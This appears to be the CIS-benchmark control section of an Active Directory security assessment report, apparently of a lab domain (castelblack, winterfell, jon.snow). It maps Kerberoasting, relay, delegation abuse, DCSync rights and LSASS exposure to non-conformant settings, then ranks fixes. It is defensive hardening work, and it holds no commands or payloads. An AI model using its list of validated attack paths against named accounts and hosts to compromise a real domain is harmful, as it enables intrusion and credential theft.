4 controls · **1** conformant · **3** not assessed

ADMINISTRATIVE TEMPLATES / NETWORK / NETWORK PROVIDER

1 control · **1** conformant

LOCAL POLICIES / SECURITY OPTIONS / ACCOUNTS

1 control · **0** conformant · **1** not assessed

ADVANCED AUDIT POLICY / ACCOUNT LOGON

3 controls · **0** conformant · **3** not assessed

ADVANCED AUDIT POLICY / ACCOUNT MANAGEMENT

2 controls · **0** conformant · **2** not assessed

ADVANCED AUDIT POLICY / DS ACCESS

1 control · **0** conformant · **1** not assessed

ADVANCED AUDIT POLICY / LOGON/LOGOFF

1 control · **0** conformant · **1** not assessed

ADMINISTRATIVE TEMPLATES / NETWORK / DNS CLIENT

2 controls · **0** conformant · **2** not assessed

ADMINISTRATIVE TEMPLATES / NETWORK / LANMAN WORKSTATION

3 controls · **0** conformant · **3** not assessed

ADMINISTRATIVE TEMPLATES / SYSTEM / CREDENTIALS DELEGATION

1 control · **0** conformant · **1** not assessed

ADMINISTRATIVE TEMPLATES / SYSTEM / LAPS

2 controls · **0** conformant · **2** not assessed

Non-conformity Summary

Deviations classified by severity. The CIS benchmark is a configuration baseline with no certification attached, so a major deviation is simply the setting to close first.

MAJOR NON-CONFORMITIES

2.2.2	Ensure 'Access this computer from the network' is set to 'Administrators, Authenticated Users, ENTERPRISE DOMAIN CONTROLLERS' (DC only)	9.5
1.1.4	Ensure 'Minimum password length' is set to '14 or more character(s)'	9.1
1.1.5	Ensure 'Password must meet complexity requirements' is set to 'Enabled'	9.1
1.2.2	Ensure 'Account lockout threshold' is set to '5 or fewer invalid logon attempt(s), but not 0'	9.1
2.2.28	Ensure 'Enable computer and user accounts to be trusted for delegation' is set to 'Administrators' (DC only)	8.5
2.3.5.3	Ensure 'Domain controller: LDAP server channel binding token requirements' is set to 'Always' (DC Only)	8.0

MINOR NON-CONFORMITIES / OBSERVATIONS

1.1.2	Ensure 'Maximum password age' is set to '365 or fewer days, but not 0'	6.5
1.1.1	Ensure 'Enforce password history' is set to '24 or more password(s)'	6.0
2.3.5.5	Ensure 'Domain controller: Refuse machine account password changes' is set to 'Disabled' (DC only)	4.0
2.3.6.5	Ensure 'Domain member: Maximum machine account password age' is set to '30 or fewer days, but not 0'	4.0
2.3.8.1	Ensure 'Microsoft network client: Digitally sign communications (always)' is set to 'Enabled'	4.0
2.3.9.2	Ensure 'Microsoft network server: Digitally sign communications (always)' is set to 'Enabled'	4.0

2.3.5.4	Ensure 'Domain controller: LDAP server signing requirements' is set to 'Require signing' (DC only)	8.0
2.3.11.4	Ensure 'Network security: Configure encryption types allowed for Kerberos' is set to 'AES128_HMAC_SHA1, AES256_HMAC_SHA1, Future encryption types'	8.0
2.3.11.9	Ensure 'Network security: LDAP client signing requirements' is set to 'Negotiate signing' or higher	8.0
18.9.26.2	Ensure 'Configures LSASS to run as a protected process' is set to 'Enabled: Enabled with UEFI Lock'	7.5
2.2.48	Ensure 'Synchronize directory service data' is set to 'No One' (DC only)	7.0
2.3.10.5	Ensure 'Network access: Let Everyone permissions apply to anonymous users' is set to 'Disabled'	7.0
2.3.10.12	Ensure 'Network access: Shares that can be accessed anonymously' is set to 'None'	7.0
2.3.9.5	Ensure 'Microsoft network server: Server SPN target name validation level' is set to 'Accept if provided by client' or higher (MS only)	4.0
2.3.10.1	Ensure 'Network access: Allow anonymous SID/Name translation' is set to 'Disabled'	4.0
2.3.10.2	Ensure 'Network access: Do not allow anonymous enumeration of SAM accounts' is set to 'Enabled' (MS only)	4.0
2.3.10.10	Ensure 'Network access: Restrict anonymous access to Named Pipes and Shares' is set to 'Enabled'	4.0
2.3.10.11	Ensure 'Network access: Restrict clients allowed to make remote calls to SAM' is set to 'Administrators: Remote Access: Allow' (MS only)	4.0
2.3.11.7	Ensure 'Network security: LAN Manager authentication level' is set to 'Send NTLMv2 response only. Refuse LM & NTLM'	4.0
2.3.11.10	Ensure 'Network security: Minimum session security for NTLM SSP based (including secure RPC) clients' is set to 'Require NTLMv2 session security, Require 128-bit encryption'	4.0
2.3.11.11	Ensure 'Network security: Minimum session security for NTLM SSP based (including secure RPC) servers' is set to 'Require NTLMv2 session security, Require 128-bit encryption'	4.0
2.2.11	Ensure 'Back up files and directories' is set to 'Administrators'	0.0
2.2.20	Ensure 'Debug programs' is set to 'Administrators'	0.0

The figure on each row is that control's worst ADscan Priority. Major non-conformities: a finding graded High or Critical, meaning 7.0 or above on the bands published in the scoring methodology. Minor non-conformities: a finding below 7.0, or open attack paths carrying no finding of their own. Classification is indicative; auditor judgment may differ.

Control Assessment

Controls sorted by conformity status. Non-conformant controls carry the highest audit risk. One attack chain often bears on several obligations, so chains are counted against each control they affect and set out in full once, in the attack-path section. Each control counts the chains that bear on that obligation and still represent open exposure, which is why the figure differs between controls and is stated against the assessment total.

2.2.2 NON-CONFORMANT · MAJOR

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Access this computer from the network' is set to 'Administrators, Authenticated Users, ENTERPRISE DOMAIN CONTROLLERS' (DC only)

Over-broad network logon rights widen who can authenticate to and enumerate the host.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5

ATTACK-PATH EVIDENCE

3 of the 10 attack chains identified in this assessment · 2 validated end to end · 1 partially validated

1.1.4 NON-CONFORMANT · MAJOR

ACCOUNT POLICIES / PASSWORD POLICY

Ensure 'Minimum password length' is set to '14 or more character(s)'

Short passwords are cheap to crack offline once a hash is recovered.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Kerberoasting 8.0
- AS-REP Roasting 4.0
- Weak Default Domain Password Policy 4.0

1.1.5 NON-CONFORMANT · MAJOR

ACCOUNT POLICIES / PASSWORD POLICY

Ensure 'Password must meet complexity requirements' is set to 'Enabled'

Without complexity, weak and guessable passwords survive spraying and offline cracking.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Weak Default Domain Password Policy 4.0

1.2.2 NON-CONFORMANT · MAJOR

ACCOUNT POLICIES / ACCOUNT LOCKOUT POLICY

Ensure 'Account lockout threshold' is set to '5 or fewer invalid logon attempt(s), but not 0'

No lockout threshold lets password spraying and brute force run unbounded.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Weak Default Domain Password Policy 4.0

2.2.28 NON-CONFORMANT · MAJOR

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Enable computer and user accounts to be trusted for delegation' is set to 'Administrators' (DC only)

Unconstrained delegation lets a compromised host impersonate any authenticating principal, including Domain Admins.

AFFECTED FINDINGS

- Constrained Kerberos Delegation Misconfiguration 8.5
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Machine Account Quota Allows Domain Join 0.1

ATTACK-PATH EVIDENCE

7 of the 10 attack chains identified in this assessment · 2 validated end to end · 5 partially validated

2.3.5.3 NON-CONFORMANT · MAJOR

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN CONTROLLER

Ensure 'Domain controller: LDAP server channel binding token requirements' is set to 'Always' (DC Only)

Without channel binding, an LDAP/LDAPS session can be relayed (e.g. NTLM relay to LDAP for RBCD or shadow credentials).

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0

2.3.5.4

NON-CONFORMANT · MAJOR

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN CONTROLLER

Ensure 'Domain controller: LDAP server signing requirements' is set to 'Require signing' (DC only)

Without required LDAP signing, LDAP traffic can be relayed and tampered with.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0

2.3.11.4

NON-CONFORMANT · MAJOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: Configure encryption types allowed for Kerberos' is set to 'AES128_HMAC_SHA1, AES256_HMAC_SHA1, Future encryption types'

Allowing RC4 (and DES) Kerberos etypes enables efficient offline cracking of Kerberoast/AS-REP tickets and RC4 downgrade.

AFFECTED FINDINGS

- Kerberoasting 8.0
- AS-REP Roasting 4.0
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0

2.3.11.9

NON-CONFORMANT · MAJOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: LDAP client signing requirements' is set to 'Negotiate signing' or higher

Unsigned LDAP client traffic can be intercepted and relayed.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0

18.9.26.2

NON-CONFORMANT · MAJOR

ADMINISTRATIVE TEMPLATES / SYSTEM

Ensure 'Configures LSASS to run as a protected process' is set to 'Enabled: Enabled with UEFI Lock'

Without LSASS protection (RunAsPPL), credential material is readable from LSASS memory.

AFFECTED FINDINGS

- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5

2.2.48

NON-CONFORMANT · MAJOR

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Synchronize directory service data' is set to 'No One' (DC only)

The directory-replication right is what a DCSync abuses to replicate password hashes, including krbtgt, from a DC.

AFFECTED FINDINGS

- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0

ATTACK-PATH EVIDENCE

7 of the 10 attack chains identified in this assessment · 2 validated end to end · 5 partially validated

2.3.10.5

NON-CONFORMANT · MAJOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

Ensure 'Network access: Let Everyone permissions apply to anonymous users' is set to 'Disabled'

Granting Everyone rights to anonymous users exposes shares and objects without authentication.

AFFECTED FINDINGS

- Sensitive Data Found in SMB Shares 7.0

2.3.10.12

NON-CONFORMANT · MAJOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

Ensure 'Network access: Shares that can be accessed anonymously' is set to 'None'

Anonymously accessible shares expose files (and often credentials) without authentication.

AFFECTED FINDINGS

- Sensitive Data Found in SMB Shares 7.0
- SMB Null Session Authentication on DC 4.0

1.1.2

PARTIALLY CONFORMANT · MINOR

ACCOUNT POLICIES / PASSWORD POLICY

Ensure 'Maximum password age' is set to '365 or fewer days, but not 0'

Passwords that never expire extend the window in which a leaked or cracked credential stays usable.

AFFECTED FINDINGS

- Accounts with Non-Expiring Passwords 6.5
- Passwords Predating Current Policy 6.0
- krbtgt Account Password Not Rotated 4.0

1.1.1

PARTIALLY CONFORMANT · MINOR

ACCOUNT POLICIES / PASSWORD POLICY

Ensure 'Enforce password history' is set to '24 or more password(s)'

Reusing previous passwords lets a recovered or cracked credential remain valid across resets.

AFFECTED FINDINGS

- Passwords Predating Current Policy 6.0

2.3.5.5

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN CONTROLLER

Ensure 'Domain controller: Refuse machine account password changes' is set to 'Disabled' (DC only)

If the DC refuses machine-account password changes, member computer passwords never rotate and a captured machine hash stays valid indefinitely.

AFFECTED FINDINGS

- krbtgt Account Password Not Rotated 4.0

2.3.6.5

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN MEMBER

Ensure 'Domain member: Maximum machine account password age' is set to '30 or fewer days, but not 0'

Long-lived machine-account passwords widen the window a captured computer credential stays valid.

AFFECTED FINDINGS

- krbtgt Account Password Not Rotated 4.0

2.3.8.1

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / MICROSOFT NETWORK CLIENT

Ensure 'Microsoft network client: Digitally sign communications (always)' is set to 'Enabled'

Without mandatory SMB client signing, SMB sessions can be relayed to other hosts.

AFFECTED FINDINGS

- Domain Controller Accepts NTLM Authentication 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Signing Not Required 4.0

2.3.9.2

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / MICROSOFT NETWORK SERVER

Ensure 'Microsoft network server: Digitally sign communications (always)' is set to 'Enabled'

Without mandatory SMB server signing, the host accepts relayed authentications (NTLM relay target).

AFFECTED FINDINGS

- Domain Controller Accepts NTLM Authentication 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Signing Not Required 4.0

2.3.9.5

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / MICROSOFT NETWORK SERVER

Ensure 'Microsoft network server: Server SPN target name validation level' is set to 'Accept if provided by client' or higher (MS only)

SPN target-name validation defeats cross-protocol NTLM relay against the SMB server independently of signing: the relayed session's SPN no longer matches the target.

AFFECTED FINDINGS

- Domain Controller Accepts NTLM Authentication 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Signing Not Required 4.0

2.3.10.1

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

Ensure 'Network access: Allow anonymous SID/Name translation' is set to 'Disabled'

Anonymous SID/Name translation lets an unauthenticated attacker walk SIDs to account names (and RID 500 to the real Administrator).

AFFECTED FINDINGS

- SMB Null Session Authentication on DC 4.0

2.3.10.2

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

Ensure 'Network access: Do not allow anonymous enumeration of SAM accounts' is set to 'Enabled' (MS only)

Anonymous SAM enumeration leaks account names to an unauthenticated attacker.

AFFECTED FINDINGS

- SMB Null Session Authentication on DC 4.0

2.3.10.10

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

Ensure 'Network access: Restrict anonymous access to Named Pipes and Shares' is set to 'Enabled'

Anonymous named-pipe/share access enables null-session enumeration of the domain.

AFFECTED FINDINGS

- SMB Null Session Authentication on DC 4.0

2.3.10.11

PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

Ensure 'Network access: Restrict clients allowed to make remote calls to SAM' is set to 'Administrators: Remote Access: Allow' (MS only)

Without this restriction, any authenticated (or null-session) client can remotely query the SAM database for accounts and group membership.

AFFECTED FINDINGS

- SMB Null Session Authentication on DC 4.0

2.3.11.7 PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: LAN Manager authentication level' is set to 'Send NTLMv2 response only. Refuse LM & NTLM'

Accepting LM/NTLMv1 enables downgrade capture and offline cracking of the NetNTLMv1 response to the NT hash.

AFFECTED FINDINGS

Domain Controller Accepts NTLM Authentication 4.0

2.3.11.10 PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: Minimum session security for NTLM SSP based (including secure RPC) clients' is set to 'Require NTLMv2 session security, Require 128-bit encryption'

Weak NTLM SSP session security permits downgrade and relay of authentications.

AFFECTED FINDINGS

Domain Controller Accepts NTLM Authentication 4.0

2.3.11.11 PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: Minimum session security for NTLM SSP based (including secure RPC) servers' is set to 'Require NTLMv2 session security, Require 128-bit encryption'

The server-side counterpart to 2.3.11.10: a relay target is a server, and weak server NTLM SSP session security permits downgrade and relay.

AFFECTED FINDINGS

Domain Controller Accepts NTLM Authentication 4.0

2.2.11 PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Back up files and directories' is set to 'Administrators'

SeBackupPrivilege bypasses file ACLs and allows reading the NTDS.dit / registry hives to extract domain secrets.

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

2.2.20 PARTIALLY CONFORMANT · MINOR

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Debug programs' is set to 'Administrators'

SeDebugPrivilege enables reading LSASS memory to harvest credentials.

ATTACK-PATH EVIDENCE

3 of the 10 attack chains identified in this assessment · 2 validated end to end · 1 partially validated

5.1 SYSTEM SERVICES CLIENT EVIDENCE REQUIRED

Ensure 'Print Spooler (Spooler)' is set to 'Disabled' (DC only)

A running Print Spooler on a DC is the PrintNightmare / printer-bug coercion and RCE surface.

One client-supplied fact decides this control. Neither a pass nor a gap until it is answered, so it is excluded from the conformance figure.

18.7.1 CLIENT EVIDENCE REQUIRED

ADMINISTRATIVE TEMPLATES / PRINTERS

Ensure 'Allow Print Spooler to accept client connections' is set to 'Disabled'

Accepting remote spooler connections is the PrintNightmare / printer-bug coercion and RCE surface.

One client-supplied fact decides this control. Neither a pass nor a gap until it is answered, so it is excluded from the conformance figure.

1.1.7 CONFORMANT

ACCOUNT POLICIES / PASSWORD POLICY

Ensure 'Store passwords using reversible encryption' is set to 'Disabled'

Reversible storage exposes cleartext-equivalent credentials in the directory.

No gaps identified. Observed: Reversible Password Storage Disabled in Policy.

2.3.11.5 CONFORMANT

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: Do not store LAN Manager hash value on next password change' is set to 'Enabled'

Stored LM hashes are trivially cracked, undermining every affected credential.

No gaps identified. Observed: LAN Manager Hash Storage Disabled on castelblack$, winterfell$.

18.4.7 CONFORMANT

ADMINISTRATIVE TEMPLATES / MS SECURITY GUIDE

Ensure 'WDigest Authentication' is set to 'Disabled'

WDigest caches cleartext-equivalent credentials in LSASS for harvesting.

No gaps identified. Observed: WDigest Cleartext Credential Caching Disabled on castelblack$, winterfell$.

18.6.14.1 CONFORMANT

ADMINISTRATIVE TEMPLATES / NETWORK / NETWORK PROVIDER

Ensure 'Hardened UNC Paths' is set to 'Enabled, with Require Mutual Authentication, Require Integrity, and Require Privacy for all NETLOGON and SYSVOL shares'

Unhardened NETLOGON/SYSVOL paths let GPO/logon-script and policy traffic be intercepted or tampered with.

No gaps identified. The AD control check for this measure ran and the control held. It is listed in the AD Control Coverage Report.

2.2.4 NOT ASSESSED

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Act as part of the operating system' is set to 'No One'

SeTcbPrivilege grants full local trust and enables token/identity abuse.

Outside the scope of this AD assessment. Not assessed.

2.2.29 NOT ASSESSED

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Enable computer and user accounts to be trusted for delegation' is set to 'No One' (MS only)

On a member server, any account trusted for delegation can impersonate authenticating principals; the setting should be granted to no one.

Outside the scope of this AD assessment. Not assessed.

2.2.35 NOT ASSESSED

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Load and unload device drivers' is set to 'Administrators'

Driver load rights enable kernel-level code execution and persistence.

Outside the scope of this AD assessment. Not assessed.

2.2.46 NOT ASSESSED

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

Ensure 'Restore files and directories' is set to 'Administrators'

SeRestorePrivilege bypasses ACLs on write and enables tampering with protected system files.

Outside the scope of this AD assessment. Not assessed.

2.3.1.2 NOT ASSESSED

LOCAL POLICIES / SECURITY OPTIONS / ACCOUNTS

Ensure 'Accounts: Limit local account use of blank passwords to console logon only' is set to 'Enabled'

Blank-password local accounts usable over the network are an open authentication path.

Outside the scope of this AD assessment. Not assessed.

2.3.5.2 NOT ASSESSED

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN CONTROLLER

Ensure 'Domain controller: Allow vulnerable Netlogon secure channel connections' is set to 'Not Configured' (DC Only)

Vulnerable Netlogon secure-channel connections are the Zerologon (CVE-2020-1472) attack surface against the DC.

Outside the scope of this AD assessment. Not assessed.

2.3.6.1 NOT ASSESSED

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN MEMBER

Ensure 'Domain member: Digitally encrypt or sign secure channel data (always)' is set to 'Enabled'

An unprotected secure channel between a member and its DC can be intercepted or tampered with.

Outside the scope of this AD assessment. Not assessed.

2.3.6.4 NOT ASSESSED

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN MEMBER

Ensure 'Domain member: Disable machine account password changes' is set to 'Disabled'

Disabling machine-account password rotation leaves computer credentials static and reusable indefinitely.

Outside the scope of this AD assessment. Not assessed.

2.3.11.2 NOT ASSESSED

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

Ensure 'Network security: Allow LocalSystem NULL session fallback' is set to 'Disabled'

NULL session fallback weakens NTLM session security and aids relay and downgrade.

Outside the scope of this AD assessment. Not assessed.

17.1.1 NOT ASSESSED

ADVANCED AUDIT POLICY / ACCOUNT LOGON

Ensure 'Audit Credential Validation' is set to 'Success and Failure'

Credential-validation auditing is required to detect password spraying and brute force.

Outside the scope of this AD assessment. Not assessed.

17.1.2 NOT ASSESSED

ADVANCED AUDIT POLICY / ACCOUNT LOGON

Ensure 'Audit Kerberos Authentication Service' is set to 'Success and Failure' (DC Only)

Kerberos AS auditing is required to detect AS-REP roasting and abnormal pre-authentication.

Outside the scope of this AD assessment. Not assessed.

17.1.3

NOT ASSESSED

ADVANCED AUDIT POLICY / ACCOUNT LOGON

Ensure 'Audit Kerberos Service Ticket Operations' is set to 'Success and Failure' (DC Only)

Service-ticket auditing is required to detect Kerberoasting and anomalous TGS requests.

Outside the scope of this AD assessment. Not assessed.

17.2.5

NOT ASSESSED

ADVANCED AUDIT POLICY / ACCOUNT MANAGEMENT

Ensure 'Audit Security Group Management' is set to include 'Success'

Security-group-management auditing records additions to privileged groups (Domain Admins, Backup Operators) used in escalation.

Outside the scope of this AD assessment. Not assessed.

17.2.6

NOT ASSESSED

ADVANCED AUDIT POLICY / ACCOUNT MANAGEMENT

Ensure 'Audit User Account Management' is set to 'Success and Failure'

Account-management auditing records password resets, privilege grants and account creation used in escalation.

Outside the scope of this AD assessment. Not assessed.

17.4.2

NOT ASSESSED

ADVANCED AUDIT POLICY / DS ACCESS

Ensure 'Audit Directory Service Changes' is set to include 'Success' (DC only)

Directory-change auditing records the ACL / attribute writes behind delegation, RBCD, shadow-credential and ADCS-template abuse.

Outside the scope of this AD assessment. Not assessed.

17.5.2

NOT ASSESSED

ADVANCED AUDIT POLICY / LOGON/LOGOFF

Ensure 'Audit Group Membership' is set to include 'Success'

Group-membership auditing records the group context of each logon, so a principal gaining membership of a privileged group is visible.

Outside the scope of this AD assessment. Not assessed.

18.4.2

NOT ASSESSED

ADMINISTRATIVE TEMPLATES / MS SECURITY GUIDE

Ensure 'Configure SMB v1 client driver' is set to 'Enabled: Disable driver (recommended)'

The SMBv1 client driver keeps a legacy protocol in use that lacks the integrity and encryption protections of SMB 2 and 3.

Outside the scope of this AD assessment. Not assessed.

18.4.3

NOT ASSESSED

ADMINISTRATIVE TEMPLATES / MS SECURITY GUIDE

Ensure 'Configure SMB v1 server' is set to 'Disabled'

SMBv1 on the server lacks the integrity and encryption protections of SMB 2 and 3, and an unpatched server is exposed to the MS17-010 (EternalBlue) family of remote code execution flaws.

Outside the scope of this AD assessment. Not assessed.

18.4.6

NOT ASSESSED

ADMINISTRATIVE TEMPLATES / MS SECURITY GUIDE

Ensure 'NetBT NodeType configuration' is set to 'Enabled: P-node (recommended)'

P-node stops NBT-NS broadcast name resolution: the dominant coercion and poisoning trigger (NBT-NS poisoning-class) that captures authentications.

Outside the scope of this AD assessment. Not assessed.

18.6.4.2 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / NETWORK / DNS CLIENT

Ensure 'Configure NetBIOS settings' is set to 'Enabled: Disable NetBIOS name resolution on public networks'

NetBIOS/NBT-NS name resolution is the poisoning surface (NBT-NS poisoning / WebDAV coercion) that captures and relays authentications.

Outside the scope of this AD assessment. Not assessed.

18.6.4.4 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / NETWORK / DNS CLIENT

Ensure 'Turn off multicast name resolution' is set to 'Enabled'

LLMNR/mDNS multicast name resolution is the surface LLMNR/mDNS poisoning-class attacks abuse to capture authentications.

Outside the scope of this AD assessment. Not assessed.

18.6.7.1 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / NETWORK / LANMAN WORKSTATION

Ensure 'Mandate the minimum version of SMB' is set to 'Enabled: 3.1.1'

Mandating SMB 3.1.1 blocks legacy-dialect downgrade to SMB1/2, which lack pre-authentication integrity and modern signing/encryption.

Outside the scope of this AD assessment. Not assessed.

18.6.8.1 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / NETWORK / LANMAN WORKSTATION

Ensure 'Enable insecure guest logons' is set to 'Disabled'

Insecure guest logons allow unauthenticated read of SMB shares.

Outside the scope of this AD assessment. Not assessed.

18.6.8.2 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / NETWORK / LANMAN WORKSTATION

Ensure 'Require Encryption' is set to 'Enabled'

Without required SMB encryption, share traffic (and any credentials in it) crosses the network in cleartext and can be intercepted.

Outside the scope of this AD assessment. Not assessed.

18.9.4.2 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / SYSTEM / CREDENTIALS DELEGATION

Ensure 'Remote host allows delegation of non-exportable credentials' is set to 'Enabled'

Allowing delegation of exportable credentials broadens what a delegation/relay abuse can capture.

Outside the scope of this AD assessment. Not assessed.

18.9.25.1 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / SYSTEM / LAPS

Ensure 'Configure password backup directory' is set to 'Enabled: Active Directory' or 'Enabled: Azure Active Directory'

Without a LAPS backup directory, local Administrator passwords are not centrally managed or rotated and are frequently shared across hosts.

Outside the scope of this AD assessment. Not assessed.

18.9.25.3 NOT ASSESSED

ADMINISTRATIVE TEMPLATES / SYSTEM / LAPS

Ensure 'Enable password encryption' is set to 'Enabled'

Without LAPS password encryption, the managed local Administrator password is readable in the directory by any principal with the ACL.

Outside the scope of this AD assessment. Not assessed.

Version-Specific Control Deviations

Each finding below is mapped to the control from the CIS benchmark of the affected host's actual Windows version: the same weakness cites a different control id across Windows Server 2016 / 2019 / 2022 / 2025 and Windows 10 / 11. Hosts running a non-Windows or unrecognised OS are out of scope for the CIS Windows benchmarks and are not cited. Re-verify each control id against the licensed CIS benchmark for the deployed version before formal remediation tracking.

Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0

2.3.9.2 CIS WINDOWS SERVER 2022 L1

VERSION UNCONFIRMED

Ensure 'Microsoft network server: Digitally sign communications (always)' is set to 'Enabled'

CASTELBLACK$

2.3.8.1 CIS WINDOWS SERVER 2022 L1

VERSION UNCONFIRMED

Ensure 'Microsoft network client: Digitally sign communications (always)' is set to 'Enabled'

CASTELBLACK$

2.3.5.4 CIS WINDOWS SERVER 2022 L1

VERSION UNCONFIRMED

Ensure 'Domain controller: LDAP server signing requirements' is set to 'Require signing' (DC only)

CASTELBLACK$

2.3.5.3 CIS WINDOWS SERVER 2022 L1

VERSION UNCONFIRMED

Ensure 'Domain controller: LDAP server channel binding token requirements' is set to 'Always' (DC Only)

CASTELBLACK$

2.3.9.5 CIS WINDOWS SERVER 2022 L1

VERSION UNCONFIRMED

Ensure 'Microsoft network server: Server SPN target name validation level' is set to 'Accept if provided by client' or higher (MS only)

CASTELBLACK$

11 Start Here - Fixes That Break the Most Attack Paths

Each fix names the change to make and the finding that carries its steps. The order is stated once, in the box below.

START HERE

Start here: the first 1 fix closes the route that took key material out of your control during this assessment. Taking that material back is separate work, listed as credential custody actions, and closing a route does not revoke a copy that already left. The fixes after them are ordered by how many attack paths each one closes, cheapest first where two close the same number.

Each row is one attack technique found across multiple paths. "Order" is the remediation order stated above; it is not the same as a finding's ADscan Priority severity score in Technical Findings, so the two are not expected to run in step. "Impact" is how many of your people and attack paths the fix carries; "Remediation" names the change and the finding in Technical Findings that gives its steps and verification. A single fix can close multiple independent attack paths at once, so work the list from the top.

These path-counts overlap heavily: the fixes share terminal chains, so the numbers are not additive. Closing a top item may also cover paths counted below it.

ORDER	FIX	IMPACT	REMEDIATION
1	**Service Account Credential Theft (Kerberoasting)**	8 of 8 affected users have a validated path through this technique (100%). Eliminates 2 of 4 validated attack paths ADscan executed, and 2 of 10 attack paths in total.	MEDIUM Move jon.snow to a group managed service account, or remove its service principal name if the service no longer needs one. See F-005 “Kerberoasting” in Technical Findings for the steps and the check that proves the fix.
2	**Group Membership (MemberOf)**	8 of 8 affected users have a validated path through this technique (100%). Eliminates 2 of 4 validated attack paths ADscan executed, and 6 of 10 attack paths in total. *Largest single surface reduction; the containment fixes above are sequenced first.*	LOW Confirm that robb.stark needs to be in Administrators, and remove it if not. Every member of Administrators controls the domain. Remove jon.snow from Stark. Remove brandon.stark from Stark.
3	**Local Administrator Access (AdminTo)**	1 of 8 affected user has a validated path through this technique (12.5%). Eliminates 1 of 4 validated attack paths	MEDIUM Remove CastelblackAdmins from the local Administrators group on castelblack$. Remove

ORDER	FIX	IMPACT	REMEDIATION
		ADscan executed, and 6 of 10 attack paths in total.	jeor.mormont from the local Administrators group on castelblack$.
4	**Remote Desktop Access (CanRDP)**	8 of 8 affected users have a validated path through this technique (100%). Eliminates 2 of 4 validated attack paths ADscan executed, and 3 of 10 attack paths in total.	MEDIUM Remove Stark from the Remote Desktop Users group on winterfell$.
5	**Constrained Delegation Abuse (AllowedToDelegate)**	8 of 8 affected users have a validated path through this technique (100%). Eliminates 1 of 4 validated attack paths ADscan executed, and 3 of 10 attack paths in total.	HIGH Clear msDS-AllowedToDelegateTo on castelblack$ so it can no longer impersonate users to winterfell$. Clear msDS-AllowedToDelegateTo on jon.snow so it can no longer impersonate users to winterfell$. See F-003 “Constrained Kerberos Delegation Misconfiguration” in Technical Findings for the steps and the check that proves the fix.
6	**Session User Impersonation via Scheduled Task (ScheduledTask)**	1 of 8 affected user has a validated path through this technique (12.5%). Eliminates 1 of 4 validated attack paths ADscan executed, and 2 of 10 attack paths in total.	MEDIUM Stop robb.stark from signing in interactively to castelblack$, so an administrator of that host cannot run a task in its session.
